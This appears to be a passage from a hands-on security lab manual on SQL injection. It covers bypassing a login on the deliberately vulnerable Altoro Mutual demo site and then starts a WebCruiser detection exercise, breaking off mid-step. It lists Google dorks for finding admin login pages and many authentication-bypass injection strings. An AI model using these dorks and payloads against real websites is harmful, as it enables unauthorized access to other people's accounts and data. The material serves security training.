


Figure 1.27 Screenshot of PLABWIN10: Showing output stating that the movie exists in the database.

Task 3 - Bypass Website Logins Using SQL Injection

Using SQL Injection, you can bypass Website logins. Each Website that uses an authentication mechanism requires a database in the backend to authenticate users. Before you plan to attempt bypass Website authentication, you need to find Websites that can be prone to such attacks.

There are many commercial and open-source tools available to help you automate the SQL Injection attacks and bypass website logins. However, you can also use simple queries to bypass Website logins. Do note that manual SQL queries may require a significant amount of effort as you may have to try multiple before you succeed.

Some tools for SQL Injection automation are:

- SQLDict
- SQLSmack
- SQLPing 2
- SQLMap
- Havij

You can use Google dorks for SQL injection. You can find Google dorks from the Google Hacking Database. Some of the common Google dorks are:

- inurl:admin.asp
- inurl:login/admin.asp
- inurl:admin/login.asp
- inurl:adminlogin.asp
- inurl:adminhome.asp
- inurl:admin_login.asp
- inurl:administratorlogin.asp
- inurl:login/administrator.asp
- inurl:administrator_login.asp

You would also need to know the SQL injection queries. Some command SQL injection queries are:

- ‘or”=’
- admin'--
- ' or '1'='1
- ' or 'x'='x
- ' or 0=0 --
- " or 0=0 --
- or 0=0 --

- ' or 0=0 #
- " or 0=0 #
- or 0=0 #
- ' or 'x'='x
- " or "x"="x
- ') or ('x'='x
- ' or 1=1--
- " or 1=1--
- or 1=1--
- ' or a=a--
- " or "a"="a
- ') or ('a'='a
- ") or ("a"="a
- hi" or "a"="a
- hi" or 1=1 --
- hi' or 1=1 --

In this task, you will learn to bypass website logins using **SQL Injection**.

To bypass website logins using **SQL Injection**, perform the following steps:

Step 1

Ensure you have powered the required devices, **Connect** to **PLABWIN10**.

Ensure that the **Internet Explorer** window is opened. Click **New tab**.




Figure 1.28 Screenshot of PLABWIN10: Clicking the New tab option in the Internet Explorer window.

Step 2

In the address bar, type the following URL:

```
http://demo.testfire.net/bank/main.aspx
```

Press **Enter**. The login page for the banking site is displayed.




Figure 1.29 Screenshot of PLABWIN10: Showing the loaded Website.

Step 3

You will now attempt to bypass the login using SQL queries.

Since you do not know a valid username and password, you can simply inject the SQL statement and try to bypass the login. In the username field, you will type admin, and in the password field, you need to enter 'or'='. To do this, please complete the instructions below.

In the **Username** textbox, type the following:

```
admin
```

In the **Password** textbox, type the following:

```
' or '1'='1
```

This Website uses an authentication form for accessing the Website. In this case, since you are logging in as admin, you are attempting to access the administration section. As a normal authentication process, this Website needs to perform two tasks:

- Accept a valid username and password from the user
- Send the username and password in the form of a query to the database for validation

The following query is being used for validating:

```
SELECT *
FROM admin
WHERE username = '[USER ENTRY]' AND password = '[USER
ENTRY]'
```

After receiving the inputs from you, the Website login page will send the information to the database in the following format:

```
SELECT *
FROM admin
WHERE username = 'admin' AND password = ''or''='
```

Click **Login**.

> ***Note:*** *If notification appears regarding storing the password, click Not for this site.*

After successful authentication, you are now logged in as the **admin** user.




Figure 1.30 Screenshot of PLABWIN10: Showing admin as the logged-in user.

Step 4

Close the **Altoro Mutual** tab and keep the **Internet Explorer** window open.




Figure 1.31 Screenshot of PLABWIN10: Closing the Altoro Mutual tab in the Internet Explorer window.

Exercise 2 - Preventing SQL Injection

There are various scenarios in which an SQL Injection attack can occur. For example, user-supplied data, when it is entered, is not validated or sanitized by the Web application. Another example can be SQL commands that are used in dynamic queries or stored procedures.

There are several methods that can be used to prevent an SQL Injection attack. One of the key applications is IBM AppScan that can be used to find Web application vulnerabilities.

In this exercise, you will learn about the methods to prevent an SQL Injection attack.

Learning Outcomes

After completing this exercise, you will be able to:

- Use WebCruiser to Detect SQL Injection

Your Devices

You will be using the following devices in this lab. Please power these on now.

- **PLABDC01 -** (Windows Server 2019 - Domain Controller)
- **PLABWIN10 -** (Windows 10 - Domain Member)

Task 1 - Use WebCruiser to Detect SQL Injection

WebCruiser is a Web application vulnerability scanning tool. It can help you audit a web application for vulnerabilities that may exist. It can scan for the common web application vulnerabilities, such as SQL-injection, cross-site scripting, buffer overflow, and flash/flex application and Web 2.0 exposure scans.

In this task, you will learn to use WebCruiser. To do this, perform the following steps:

Step 1

Ensure you have powered on the required devices and connect to **PLABWIN10**.




Figure 2.1 Screenshot of PLABWIN10: Showing the desktop of PLABWIN10.

Step 2

In the **Type here to search** box, type the following:

```
Internet Explorer
```

Press **Enter**.




Figure 2.2 Screenshot of PLABWIN10: Searching for Internet Explorer and then selecting it from the search results.

Step 3

The **Intranet** website is displayed.

Click **Tools** from the list.

